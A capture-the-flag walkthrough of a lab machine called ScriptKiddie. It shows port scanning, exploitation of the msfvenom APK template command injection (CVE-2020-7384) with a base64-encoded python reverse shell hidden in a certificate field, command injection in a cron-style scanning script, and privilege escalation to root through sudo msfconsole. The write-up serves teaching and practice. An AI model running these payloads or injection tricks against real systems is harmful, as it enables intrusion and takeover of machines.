
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.10.226 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:08 IST
Nmap scan report for 10.10.10.226
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.65 seconds
```

2) Found a webpage




3) Tested the various options



Vulnerability Assessment

1) Found there is a command injection in msfvenom used



Rapid7 Metasploit Framework msfvenom APK Template Command Injection

Disclosed	Created
10/29/2020	11/10/2020

Description

This module exploits a command injection vulnerability in Metasploit Framework's msfvenom payload generator when using a crafted APK file as an Android payload template. Affects Metasploit Framework <= 6.0.11 and Metasploit Pro <= 4.18.0. The file produced by this module is a relatively empty yet valid-enough APK file. To trigger the vulnerability, the victim user should do the following: msfvenom -p android/<...> -x

Exploitation

1) Got shell
https://raw.githubusercontent.com/nikhil1232/CVE-2020-7384/main/CVE-2020-7384.sh

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./CVE-2020-7384.sh

CVE-2020-7384

Enter the LHOST:
10.10.14.8

Enter the LPORT:
4444

Select the payload type
1. nc
2. bash
3. python
4. python3

select: 4

Enter the Directory (absolute path) where you would like to save the apk file (Hit Enter to use the current directory):

  adding: emptyfile (stored 0%)
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 90 days
        for: CN="'|echo cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjgiLDQ0NDQpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubyg2pO3A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpbi9zaCIsIi1pIl0pOyc= | base64 -d | sh #"
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
```


```
kid@scriptkiddie:~$ cat user.txt
6b63d9bb63f803b30a4e3d5c16e03afe
kid@scriptkiddie:~$
```

Privilege Escalation


1) found a script that runs as pwn user

```
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$ ls scanlosers.sh -al
-rwxrwxr-- 1 pwn pwn 250 Jan 28  2021 scanlosers.sh
```


2) found command injection



3) made an payload



4) got revshell



5) found sudo permissions

```
pwn@scriptkiddie:~$ sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

6) got a shell from msfconsole

```
pwn@scriptkiddie:~$ sudo msfconsole

                        ########                    #
                     ##################           #
                  ########################         #
                 ##########################      #
                ##############################
               ################################
               ################################
              ##################################
              ##################################
                        #    ########   #
                ##        ###        ####   ##
                                     ###   ###
                                   ####   ###
               ####          ##########   ####
               ########################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                     ############      ######
                    ########      #########
                      #####       ########
                        ###       #########
                       ######    ############
                      ########################
                      #   #   ###  #   #   ##
                      ########################
                       ##     ##   ##     ##
                              https://metasploit.com
```

```
msf6 > bash -p
[*] exec: bash -p

root@scriptkiddie:/home/pwn#
```